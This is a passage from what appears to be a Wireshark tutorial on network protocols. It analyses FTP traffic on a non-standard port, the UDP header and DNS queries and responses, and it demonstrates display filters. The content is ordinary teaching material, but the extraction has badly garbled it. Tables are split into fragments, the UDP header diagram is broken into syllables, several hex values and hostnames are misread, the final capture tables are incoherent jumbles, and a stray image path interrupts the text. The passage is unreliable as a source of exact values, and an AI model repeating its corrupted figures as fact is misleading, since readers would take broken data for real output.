| | | | | | | | | |
| | | | | | | | | |
| + – Pa | | | | | | | | |
| | | | ОК | | Save | Cancel | He | lp |

Let's press the **OK** button to see changes to the packets:

| | | 192.168.1.6 | 192.168.1.8 | FTP | 96 Response: 220-FileZilla Server version 0.9.41 beta |
|----|-------------|-------------|-------------|-----|--|
| | | 192.168.1.6 | 192.168.1.8 | FTP | 99 Response: 220-written by Tim Kosse (Tim.Kosse@gmx.de) |
| | | 192.168.1.6 | 192.168.1.8 | FTP | 115 Response: 220 Please visit http://sourceforge.net/projects/filezilla/ |
| 10 |) 14.787351 | 192.168.1.8 | 192.168.1.6 | FTP | 59 Request: help |
| 11 | 14.787609 | 192.168.1.6 | 192.168.1.8 | FTP | 98 Response: 214-The following commands are recognized: |
| 13 | 3 14.787760 | 192.168.1.6 | 192.168.1.8 | FTP | 112 Response: USER PASS QUIT CWD PWD PORT PASV TYPE |
| 15 | 5 14.787852 | 192.168.1.6 | 192.168.1.8 | FTP | 112 Response: LIST REST CDUP RETR STOR SIZE DELE RMD |
| 17 | 7 14.787940 | 192.168.1.6 | 192.168.1.8 | FTP | 112 Response: MKD RNFR RNTO ABOR SYST NOOP APPE NLST |
| 18 | 3 14.788031 | 192.168.1.6 | 192.168.1.8 | FTP | 112 Response: MDTM XPWD XCUP XMKD XRMD NOP EPSV EPRT |
| 20 | 14.788124 | 192.168.1.6 | 192.168.1.8 | FTP | 112 Response: AUTH ADAT PBSZ PROT FEAT MODE OPTS HELP |
| 23 | 3 14.788222 | 192.168.1.6 | 192.168.1.8 | FTP | 112 Response: ALLO MLST MLSD SITE P@SW STRU CLNT MFMT |
| 25 | 5 14.788324 | 192.168.1.6 | 192.168.1.8 | FTP | 63 Response: HASH |
| 26 | 5 14.788407 | 192.168.1.6 | 192.168.1.8 | FTP | 76 Response: 214 Have a nice day. |
| 29 | 23.848456 | 192.168.1.8 | 192.168.1.6 | FTP | 65 Request: USER local |
| 30 | 23.848756 | 192.168.1.6 | 192.168.1.8 | FTP | 87 Response: 331 Password required for local |
| 32 | 2 28.827716 | 192.168.1.8 | 192.168.1.6 | FTP | 65 Request: PASS 12345 |
| 33 | 3 28.828052 | 192.168.1.6 | 192.168.1.8 | FTP | 69 Response: 230 Logged on |
| 35 | 5 37.021457 | 192.168.1.8 | 192.168.1.6 | FTP | 59 Request: list |
| 36 | 5 37.021713 | 192.168.1.6 | 192.168.1.8 | FTP | 85 Response: 503 Bad sequence of commands. |
| 38 | 3 44.986351 | 192.168.1.8 | 192.168.1.6 | FTP | 58 Request: CWD |
| 39 | 44.986649 | 192.168.1.6 | 192.168.1.8 | FTP | 134 Response: 250 Broken client detected, missing argument to CWD. "/" is current directory. |
| 41 | L 55.445574 | 192.168.1.8 | 192.168.1.6 | FTP | 58 Request: pwd |
| 42 | 2 55.445783 | 192.168.1.6 | 192.168.1.8 | FTP | 85 Response: 257 "/" is current directory. |
| 44 | 1 62.475324 | 192.168.1.8 | 192.168.1.6 | FTP | 58 Request: dit |
| 45 | 62.475550 | 192.168.1.6 | 192.168.1.8 | FTP | 95 Response: 500 Syntax error, command unrecognized. |
| 47 | 64.785843 | 192.168.1.8 | 192.168.1.6 | FTP | 58 Request: dir |
| 48 | 3 64.786115 | 192.168.1.6 | 192.168.1.8 | FTP | 95 Response: 500 Syntax error, command unrecognized. |
| 50 | 77.905902 | 192.168.1.8 | 192.168.1.6 | FTP | 59 Request: LIST |
| 51 | 77.906139 | 192.168.1.6 | 192.168.1.8 | FTP | 85 Response: 503 Bad sequence of commands. |

Wow! We can see the FTP data now. We just saw that we can recognize a protocol that is running on non-standard ports.

We saw how the TCP packet works and also saw its applications, such as HTTP and FTP. Let's jump into the UDP packet and take the most common application of it, which is DNS. I know some might argue that DNS makes use of both TCP and UDP at times, like zone transfers. However, for most of its operations, such as resolving queries, DNS makes use of UDP packets only.

Analyzing packets on UDP

The **user datagram protocol** (**UDP**) is used primarily for real-time communications and in situations where speed matters. The UDP header size is 8 bytes compared to 20 in TCP. A UDP packet does not have segment acknowledgment and is usually much faster, since it is a connectionless protocol. Also, error checking is still a part of UDP, but no reporting of errors takes place. A common example of UDP is **Voice over Internet Protocol (VoIP)**. Comparing to the structure we discussed in the very beginning of the chapter, we have the following structure for UDP:

| L | 31 | 30 | 29 | 28 | 27 | 26 2 | 25 | 24 | 23 | 22 | 21 | 20 | 19 | 18 | 17 | 16 | 15 | 14 | 13 | 12 | .0 11 | 9 | 8 9 | 7 | 6 | 15 | 3 4 | 2 3 | 1 2 | 0 |
|----------------------|----|----|-----|----|----|-------|-----|------|------|------|----|----|-----|------|-----|------|------|-----|----|------|-------|-----|-------|----|----|-----|-----|-----|------|----|
| | | | | | | | gth | eng | al I | Tot | | | | | | | N | EC | |) | DSCF | | | | łL | ١ŀ | | on | ersi | Ve |
| | | | | | et | Offse | ent | igm | Fra | | | | | s | lag | F | | | | | tion | са | ntifi | de | I | | | | | |
| 1A Ha | | | | | | m | ksu | hec | r C | eade | He | | | | | | | | ol | otoc | Pro | | | | e | Liv | to | ne | Tir | |
| ^{ID} Header | | | | | | | | | | | | | ess | ddre | e A | ourc | So | | | | | | | | | | | | | |
| | | | | | | | | | | | | ss | dre | Ad | ion | inat |)est | D | | | | | | | | | | | | |
| | | ng | ddi | Pa | | | | | | | | | | | | S | ions | Opt | | | | | | | | | | | | |
| | | | | | | t | Por | ion | nat | esti | D | | | | | | | | | | ort | e P | irce | So | | | | | | |
| 40 | | | | | | | n | kSur | ecl | Ch | | | | | | | | | | | l i | gtl | .eng | | | | | | | |
| UDP Header | | | | | | | | | | | | | | a | Dat | I | | | | | | | | | | | | | | |

We can see that we have so many fields reduced and primarily have only the **Source Port**, **Destination Port**, **Length**, and **Checksum** fields. Let's validate this by analyzing a UDP packet in Wireshark:

| - | | | | | |
|--------|--------------------|--------------------|--------------------------|------------|--|
| | 491 75.323505 | 192.168.1.4 | 192.168.1.1 | DNS | 80 Standard query 0xdaa3 A clients.l.google.com |
| | 492 75.331680 | 192.168.1.1 | 192.168.1.4 | DNS | 96 Standard query response Øxdaa3 A clients.l.google.com A 216.58.221.46 |
| | 493 75.332868 | 192.168.1.4 | 192.168.1.1 | DNS | 80 Standard query 0x5394 AAAA clients.l.google.com |
| | 497 75.336557 | 192.168.1.1 | 192.168.1.4 | DNS | 108 Standard query response 0x5394 AAAA clients.l.google.com AAAA 2404:6800:4002:808::200e |
| | 576 85.778251 | 192.168.1.4 | 192.168.1.1 | DNS | 75 Standard query 0x9dd9 A docs.google.com |
| | 578 85.781469 | 192.168.1.1 | 192.168.1.4 | DNS | 91 Standard query response 0x9dd9 A docs.google.com A 172.217.167.46 |
| | 579 85.785178 | 192.168.1.4 | 192.168.1.1 | DNS | 75 Standard query 0x2d14 A docs.google.com |
| | 581 85.792105 | 192.168.1.1 | 192.168.1.4 | DNS | 91 Standard query response 0x2d14 A docs.google.com A 172.217.167.46 |
| | 604 90.572056 | 192.168.1.4 | 192.168.1.1 | DNS | 75 Standard query 0x2581 A mail.google.com |
| | 605 90.578798 | 192.168.1.1 | 192.168.1.4 | DNS | 118 Standard query response 0x2581 A mail.google.com CNAME googlemail.l.google.com A 216.58.221.37 |
| | 607 90.579880 | 192.168.1.4 | 192.168.1.1 | DNS | 83 Standard query 0xcd57 A googlemail.l.google.com |
| | 608 90 588968 | 192 168 1 1 | 192 168 1 4 | DNS | 99 Standard query response 0xcd57 A googlemail google com A 216 58 221 37 |
| > | Frame 605: 118 byt | es on wire (944 bi | its), 118 bytes captured | (944 bits |) on interface 0 |
| > | Ethernet II, Src: | ZioncomE_e7:b0:54 | (78:44:76:e7:b0:54), Ds | t: HonHaiP | r_c8:46:df (b0:10:41:c8:46:df) |
| > | Internet Protocol | Version 4, Src: 19 | 2.168.1.1, Dst: 192.168 | .1.4 | |
| \sim | User Datagram Prot | ocol, Src Port: 53 | 3, Dst Port: 60316 | | |
| | Source Port: 53 | | | | |
| | Destination Port | t: 60316 | | | |
| | Length: 84 | | | | |
| | Checksum: 0x819 | 6 [unverified] | | | |
| | [Checksum Statu: | s: Unverified] | | | |
| | [Stream index: ! | 51] | | | |
| > | Domain Name System | (response) | | | |

We can see that we have certain fields as mentioned in the preceding diagram. Additionally, we can see that we have DNS data, which is nothing but the data field as mentioned in the diagram. Let's see what details we have on expanding the DNS field:

```
    Domain Name System (response)

   Transaction ID: 0x2581
 ✓ Flags: 0x8180 Standard query response, No error
     1... .... = Response: Message is a response
     .000 0... .... = Opcode: Standard query (0)
     .....0.. ..... = Authoritative: Server is not an authority for domain
     ..... ..0. ..... = Truncated: Message is not truncated
     .... ...1 ..... = Recursion desired: Do query recursively
     .... 1... 1... = Recursion available: Server can do recursive queries
     ..... .0.. .... = Z: reserved (0)
     .... ....0 .... = Non-authenticated data: Unacceptable
     .... 0000 = Reply code: No error (0)
   Questions: 1
   Answer RRs: 2
   Authority RRs: 0
   Additional RRs: 0
```

We can see that the raw data was decoded by Wireshark to reveal **Transaction ID**, **Questions**, **Answers**, and other details:

```
Queries
  mail.google.com: type A, class IN
       Name: mail.google.com
        [Name Length: 15]
        [Label Count: 3]
       Type: A (Host Address) (1)
       Class: IN (0x0001)

    Answers

  ✓ mail.google.com: type CNAME, class IN, cname googlemail.l.google.com
       Name: mail.google.com
       Type: CNAME (Canonical NAME for an alias) (5)
       Class: IN (0x0001)
       Time to live: 351589
       Data length: 15
       CNAME: googlemail.l.google.com
  ✓ googlemail.l.google.com: type A, class IN, addr 216.58.221.37
       Name: googlemail.l.google.com
       Type: A (Host Address) (1)
       Class: IN (0x0001)
       Time to live: 86
       Data length: 4
       Address: 216.58.221.37
  [Request In: 604]
  [Time: 0.006742000 seconds]
```

We can see that in the queries section, we also have the domain and subdomain values, record type, and addresses. You can see that pointing to any of the preceding fields will highlight the raw data segment:

```
Address: 216.58.221.37
     [Request In: 604]
     [Time: 0.006742000 seconds]
                                                          · · A · F · xD v · · T · · E ·
0000 b0 10 41 c8 46 df 78 44 76 e7 b0 54 08 00 45 00
0010 00 68 00 00 40 00 40 11 b7 2f c0 a8 01 01 c0 a8
                                                          -h--@-@- -/-----
                                                          · · · 5 · · · T · · % · · · ·
0020 01 04 00 35 eb 9c 00 54 81 96 25 81 81 80 00 01
0030 00 02 00 00 00 00 04 6d 61 69 6c 06 67 6f 6f 67
                                                          ·····m ail·goog
0040 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00
                                                          le.com.. .....
0050 01 00 05 5d 65 00 0f 0a 67 6f 6f 67 6c 65 6d 61
                                                          ····]e··· googlema
0060 69 6c 01 6c c0 11 c0 2d 00 01 00 01 00 00 00 56
                                                          il.l....V
0070 00 04 d8 3a dd 25
                                                          · · · : · %
```


Understanding each raw data packet can also help us to develop PCAP readers and custom network analyzers. Hence, let's build some filters based on the following data fields:



We saw a field called the DNS transaction ID. We can make use of it by coupling DNS and ID together while equating the value to 0x2581. The filter would be as follows:

```
dns.id ==0x2581
```

Using the filter, we will have the unique packets for the transaction, as we can see that we have a DNS standard query and its associated response. Wireshark allows us to perform a variety of filtering operations on the DNS and other protocols by interpreting raw fields:



Let's see an example of how DNS queries work and then figure out their corresponding response times in the next example by actually going ahead and capturing packets on our internet connected wireless interface. Additionally, we will only capture packets on port 53 to analyze the DNS queries and responses as shown in the following screenshot:

| Capture | |
|--|---|
| Ethernet 2 VMware Network Adapter VMnet8 Wi-Fi VMware Network Adapter VMnet1 Local Area Connection* 10 Bluetooth Network Connection Ethernet | M |

We use a capture filter that will only capture packets from port 53. Let's double-click the Wi-Fi interface and start capturing:

| 1 0.000000 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x9d77 A ssl.gstatic.com 2 0.004136 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x9d77 A ssl.gstatic.com 3 0.004948 192.168.1.4 192.168.1.1 DNS 75 Standard query v318 A ssl.gstatic.com 4 0.013642 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x318 A ssl.gstatic.com | |
|--|----------------------------|
| 3 0.004948 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x3318 A ssl.gstatic.com | |
| | ic.com A 172.217.167.3 |
| 4 0.013642 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x3318 A ssl.gstat | |
| | ic.com A 172.217.167.3 |
| 5 15.976910 192.168.1.4 192.168.1.1 DNS 73 Standard query 0xba76 A d.dropbox.com | |
| 6 15.983604 192.168.1.1 192.168.1.4 DNS 127 Standard query response 0xba76 A d.dropbox | .com CNAME d.v.dropbox.com |

We can see that the data has started flowing in. Let's open some websites and set the flags filter to 0×8180 by placing the dns.flags == 0×8180 display filter. The value 0×8180 denotes a standard DNS response. Let's see the result as follows:

| 📕 di | is.flags == 0x8180 | | | | 🛛 🗔 👻 Expression |
|------|--------------------|-------------|-------------|----------|--|
| No. | Time | Source | Destination | Protocol | Length Info |
| | 84 127.854241 | 192.168.1.1 | 192.168.1.4 | DNS | 103 Standard query response 0x73e3 A safebrowsing.googleapis.com A 172.217.161.10 |
| + | 87 128.092061 | 192.168.1.1 | 192.168.1.4 | DNS | 169 Standard query response 0x3dd7 A stats.g.doubleclick.net CNAME stats.l.doubleclick.net A 172.217.194.156 A 172.217.194.154 A 172.217.19. |
| _ | 88 128.109006 | 192.168.1.1 | 192.168.1.4 | DNS | 169 Standard query response 0x3dd7 A stats.g.doubleclick.net CNAME stats.l.doubleclick.net A 172.217.194.156 A 172.217.194.154 A 172.217.19. |
| | 90 128.642221 | 192.168.1.1 | 192.168.1.4 | DNS | 130 Standard query response 0xfda1 A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172.217.167.1 |
| | 93 129.038036 | 192.168.1.1 | 192.168.1.4 | DNS | 331 Standard query response 0xb541 A csi.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64.233.184.94 A 64 |
| | 94 129.038036 | 192.168.1.1 | 192.168.1.4 | DNS | 331 Standard query response 0xb541 A csi.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64.233.184.94 A 64 |
| | 98 162.122190 | 192.168.1.1 | 192.168.1.4 | DNS | 179 Standard query response 0x6771 A static.asm.skype.com CNAME static-asm-skype.trafficmanager.net CNAME ea1-authgw.cloudapp.net A 52.175 |
| | 100 162.943924 | 192.168.1.1 | 192.168.1.4 | DNS | 237 Standard query response 0x116d A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge.net CNAME 1180c.ec.azureedge.net CNAME 1b |
| | 102 197.584512 | 192.168.1.1 | 192.168.1.4 | DNS | 119 Standard query response 0x319d A clients4.google.com CNAME clients.l.google.com A 172.217.161.14 |
| | 104 197.593995 | 192.168.1.1 | 192.168.1.4 | DNS | 108 Standard query response 0x25d3 AAAA clients.l.google.com AAAA 2404:6800:4002:805::200e |
| | 106 201.828902 | 192.168.1.1 | 192.168.1.4 | DNS | 103 Standard query response 0x99d0 AAAA docs.google.com AAAA 2404:6800:4002:803::200e |
| | 108 218.563208 | 192.168.1.1 | 192.168.1.4 | DNS | 200 Standard query response 0x303e A v10.events.data.microsoft.com CNAME v10.events.data.microsoft.com.aria.akadns.net CNAME onecollector.c |
| | 110 248.162033 | 192.168.1.1 | 192.168.1.4 | DNS | 86 Standard query response 0xf4a3 A google.com A 172.217.161.14 |
| | 112 256.875931 | 192.168.1.1 | 192.168.1.4 | DNS | 91 Standard query response 0x8ae7 A play.google.com A 172.217.160.238 |
| | 114 256.886400 | 192.168.1.1 | 192.168.1.4 | DNS | 91 Standard query response 0x9cd6 A play.google.com A 172.217.160.238 |
| | 116 264.226191 | 192.168.1.1 | 192.168.1.4 | DNS | 93 Standard query response 0x6e4a A beacons3.gvt2.com A 172.217.166.195 |
| | 120 271.401478 | 192.168.1.1 | 192.168.1.4 | DNS | 107 Standard query response 0xe4cc A cello.client-channel.google.com A 74.125.68.189 |
| | 122 271.412706 | 192.168.1.1 | 192.168.1.4 | DNS | 107 Standard query response 0xaee9 A cello.client-channel.google.com A 74.125.68.189 |
| | 124 271.422153 | 192.168.1.1 | 192.168.1.4 | DNS | 119 Standard query response 0xf69e AAAA cello.client-channel.google.com AAAA 2404:6800:4003:c01::bd |
| | 126 317.948422 | 192.168.1.1 | 192.168.1.4 | DNS | 103 Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202 |
| | 128 317.957355 | 192.168.1.1 | 192.168.1.4 | DNS | 115 Standard query response 0x0129 AAAA chat-pa.clients6.google.com AAAA 2404:6800:4002:802::200a |
| | 130 332.852300 | 192.168.1.1 | 192.168.1.4 | DNS | 103 Standard query response 0x2205 AAAA play.google.com AAAA 2404:6800:4002:80b::200e |
| | 132 342.268331 | 192.168.1.1 | 192.168.1.4 | DNS | 91 Standard query response 0x2f14 A ssl.gstatic.com A 216.58.221.35 |
| | 134 342.274426 | 192.168.1.1 | 192.168.1.4 | DNS | 91 Standard query response 0xee5a A ssl.gstatic.com A 216.58.221.35 |
| | 136 342.282826 | 192.168.1.1 | 192.168.1.4 | DNS | 103 Standard query response 0x8252 AAAA ssl.gstatic.com AAAA 2404:6800:4002:802::2003 |
| | 138 342.289695 | 192.168.1.1 | 192.168.1.4 | DNS | 113 Standard query response 0xf416 A bolt.dropbox.com CNAME bolt.v.dropbox.com A 162.125.18.133 |

Wireshark only displays standard DNS response packets. Let's analyze their response times as well. We can see that every packet has the response time associated with it:

| <pre>122 271.412706 192.168.1.1 192.168.1.4 DNS 107 Standard query response 0xace9 A cello.client-channel.google.com A 74.125.68.189 148 403.119768 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x280 A static.asm.stype.com CHWE static-asm.stype.trafficmanger. 4 0.013642 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x318 A sol.getatic.com A 72.127.167.3 165 439.416603 192.168.1.1 192.168.1.4 DNS 109 Standard query response 0x318 A o.client-channel.google.com A 74.125.200.189 166 317.944022 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A o.client-channel.google.com A 74.125.200.189 166 319.406.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A o.client-channel.google.com A 712.217.166.202 171 446.559628 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A static-asm.secure.stypeassets.com CHWE 1180c.wpc.azuredge 16 624.202619 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypeassets.com CHWE 1180c.wpc.azuredge 16 624.20261 91.91.668.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypeassets.com CHWE 1180c.wpc.azuredge 16 624.20261 91.91.668.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypeassets.com CHWE 1180c.wpc.azuredge 23 105.79264 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A At actional.google.com AA 2404.5800:4802:807::205 23 105.79264 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypeasset.com CHWE clients.l.google.com AA 216.27.17.161.10 24 26 26 27 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypeasset.com CHWE clients.l.google.com AA 216.27.17.161.10 24 26 27 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypeasset.com A 172.217.161.10 24 26 27 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypease20.217.217.161.10 24 26 27 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A static-asm.secure.stypea</pre> | - | | | | | | | | | | | |
|--|------------|--|-------------|-------------|-----|--|--|--|--|--|--|--|
| <pre>4 0.01362 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x318 A ssl.gstatic.com A 172.217.167.3 4 6 120.568782 192.168.1.1 192.168.1.4 DNS 199 Standard query response 0x366 A safe.gstsafely.online (UMME loadbalancer.in-application.com 165 439.416603 192.168.1.1 192.168.1.4 DNS 193 Standard query response 0x191b A 0.client-channel.google.com A 172.127.166.202 171 146.556028 192.168.1.1 192.168.1.4 DNS 193 Standard query response 0x191b A 0.sclient-channel.google.com A 172.127.166.202 171 146.556028 192.168.1.1 192.168.1.4 DNS 193 Standard query response 0x191b A 0.sclient-channel.google.com A 172.127.166.202 171 146.556028 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x191b A 0.sclient-channel.google.com A 172.127.166.202 171 245.55628 192.168.1.1 192.168.1.4 DNS 93 Standard query response 0x161 A Abuy.google.com A 172.217.166.195 8 4127.35241 192.168.1.1 192.168.1.4 DNS 193 Standard query response 0x161 A Abux.google.om A 172.217.166.195 8 4127.35241 192.168.1.1 192.168.1.4 DNS 193 Standard query response 0x161 A Abux.google.com A 172.217.166.196 9 0126.422211 91.02.168.1.1 192.168.1.4 DNS 193 Standard query response 0x161 A Abux.google.com A 172.217.166.206 9 0126.42221 192.168.1.1 192.168.1.4 DNS 9 Standard query response 0x161 A Abux.google.com A 172.217.161.10 135 407.246339 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A Abux.google.com A 172.217.161.10 135 410.37154 092.168.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A Abux.google.com A 172.217.161.16 142 433.75155 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A Abux.google.com A 172.217.161.14 155 407.41335 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x161 A Abux.google.com A 172.217.161.14 155 407.41335 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x261 A Acst.google.com A 172.217.161.14 155 407.41335 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x261 A docs.google.com A 172.217.161.14 155 407.41335 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x261 A</pre> | | | | | | | | | | | | |
| 46 120.568782 192.168.1.1 192.168.1.4 DNS 199 Standard query response 0x3ba A safe.getsafely.online CNAME loadbalancer.in-application.com 165 439.416603 192.168.1.1 192.168.1.4 DNS 103 Standard query response 0x3ba A 0.client-channel.google.com A 172.127.166.202 171 446.55962 192.168.1.1 192.168.1.4 DNS 213 Standard query response 0x1b1 A chat-pa.clients5.google.com A 172.217.166.202 171 446.55962 192.168.1.1 192.168.1.4 DNS 213 Standard query response 0x104 A static-sms.excure.stypessests.com CIMAME 1180c.wpc.azuredge 162 64.25019 192.168.1.1 192.168.1.4 DNS 23 Standard query response 0x763 A stafe.secure.stypessests.com CIMAME 1180c.wpc.azuredge 162 74.252439 192.168.1.1 192.168.1.4 DNS 13 Standard query response 0x763 A stafe.secure.stypessests.com CIMAME 1180c.wpc.azuredge 153 497.426439 192.168.1.1 192.168.1.4 DNS 13 Standard query response 0x763 A stafe stafevongine.googleapis.com A172.217.161.19 154 747.426439 192.168.1.1 192.168.1.4 DNS 13 Standard query response 0x761 A clients.l.google.com A172.217.161.19 128 242.268331 192.168.1.1 192.168.1.4 DNS 13 Standard query response 0x761 A clients.l.google.com A172.217.161.20 123 242.268331 | | 148 403.119768 | 192.168.1.1 | 192.168.1.4 | DNS | | | | | | | |
| 165 439,416683 192.168.1.1 192.168.1.4 DNS 183 Standard query response 0x191h A 0.client-chamcel.geogle.com A 172.217.166.202 171 446.559628 192.168.1.1 192.168.1.4 DNS 133 Standard query response 0x4141 A play.gogle.com A 172.217.166.202 171 446.559628 192.168.1.1 192.168.1.4 DNS 237 Standard query response 0x4141 A play.gogle.com A 216.58.196.206 180 162.943924 192.168.1.1 192.168.1.4 DNS 237 Standard query response 0x4141 A play.gogle.com A 172.217.166.209 181 7407.426439 192.168.1.1 192.168.1.4 DNS 133 Standard query response 0x464 A bacconsi.gtv2.com A 172.217.161.50 84 127.854241 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x464 A bacconsi.gtv2.com A 172.217.161.10 157 407.426439 192.168.1.1 192.168.1.4 DNS 133 Standard query response 0x4614 A lbs.gogle.com A 172.217.161.02 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x4614 A lbs.gogle.com A 172.217.161.02 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x4614 A lbs.gogle.com A 172.217.161.02 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x4614 A clients.1.gogle.com A 172.217.161.14 192.168.1.1 | | 4 0.013642 | | 192.168.1.4 | | | | | | | | |
| 126 317.948422 192.168.1.1 192.168.1.4 DNS 103 Standard query response 0x101f A chat-pa.clients6.google.com A 172.217.166.202 171 446.559628 192.168.1.1 192.168.1.4 DNS 213 Standard query response 0x116d A static-asm.secure.skypeassets.com CNWHE 1180c.upc.azureedge 116 264.226191 192.168.1.1 192.168.1.4 DNS 233 Standard query response 0x16d A static-asm.secure.skypeassets.com CNWHE 1180c.upc.azureedge 115 247.254241 192.168.1.1 192.168.1.4 DNS 233 Standard query response 0x16d A static-asm.secure.skypeassets.com CNWHE 1180c.upc.azureedge 137 497.426439 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x16d A static-asm.secure.skypeassets.com CNWHE 1180c.upc.azureedge 137 497.426439 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x16d A clients.l.google.com AAA 2404:6809:4807:2005 123 125.77340 192.168.1.1 192.168.1.4 DNS 130 Standard query response 0x16d A static-com A 172.217.161.160.206 124 236331 192.168.1.1 192.168.1.4 DNS 130 Standard query response 0x21d A static-com A 126.28.221.35 121 105.777340 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x21d A static-com A 126.217.161.14 142 363.75152 192.168.1.1 <td></td> <td></td> <td></td> <td></td> <td></td> <td></td> | | | | | | | | | | | | |
| 171 446.559628 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x1164 A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge 100 162.943924 192.168.1.1 192.168.1.4 DNS 93 Standard query response 0x164 A static-asm.secure.skypeassets.com CNAME 1180c.wpc.azureedge 115 264.226191 192.168.1.1 192.168.1.4 DNS 103 Standard query response 0x73e3 A safebrowsing.google.com A A172.217.161.19 115 7407.426349 192.168.1.1 192.168.1.4 DNS 103 Standard query response 0x73e3 A safebrowsing.google.com A 172.217.161.19 125 407.426349 192.168.1.1 192.168.1.4 DNS 93 Standard query response 0x74e3 A safebrowsing.google.com A 172.217.161.19 135 407.426349 192.168.1.1 192.168.1.4 DNS 96 Standard query response 0x74e1 A All.google.com A 172.217.166.266 90 128.642221 192.168.1.1 192.168.1.4 DNS 113 Standard query response 0x714 A sal.gstatic.com A 216.58.201.35 21 105.777340 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0x714 A sal.gstatic.com CNAME ligogle.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x714 A sol.gstatic.com A 172.217.161.14 155 407.1165404 192.168.1.4 DNS | | 165 439.416603 | 192.168.1.1 | 192.168.1.4 | DNS | | | | | | | |
| <pre>100 162.943924 192.168.1.1 192.168.1.4 DNS 237 Standard query response 0x16d A static-asm.secure.skypeassets.com CNAME 1180c.upc.azureedge 116 264.26191 192.168.1.1 192.168.1.4 DNS 93 Standard query response 0x64a A beacons3.gvt2.com A 172.217.166.195 137 407.462439 192.168.1.1 192.168.1.4 DNS 111 Standard query response 0x13d A AxA googlemail.l.google.com AAA 2404.6800:4002:807::2005 23 105.792164 192.168.1.1 192.168.1.4 DNS 96 Standard query response 0x147 AAAA googlemail.l.google.com AAA 2404.6800:4002:807::2005 23 105.792164 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x147 AAA googlemail.l.google.com A172.217.166.206 90 128.64221 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x141 A hs.googleusercontent.com CNAME googlehosted.l.googleusercol 132 342.26831 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x144 A ssl.gstatic.com A 176.2217.166.206 142 363.75152 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x164 A lhs.google.com A 172.217.161.14 155 407.414315 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.5 159 410.165440 91.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.5 142 363.75152 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.14 159 410.165440 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.5 140 357.116774 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.14 159 410.165440 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.14 161.165440 192.168.1.1 192.168.1.4 DNS 99 Standard query response 0x764 A google.com A 172.217.161.14 172.407.414315 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x764 A google.com A 172.217.161.14 173.408.41415 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0x764 A docs.google.com A 172.217.161.14 174.408.41415 400000 encomented in encomented in encomented in encomented in encomented in enc</pre> | | | | | | | | | | | | |
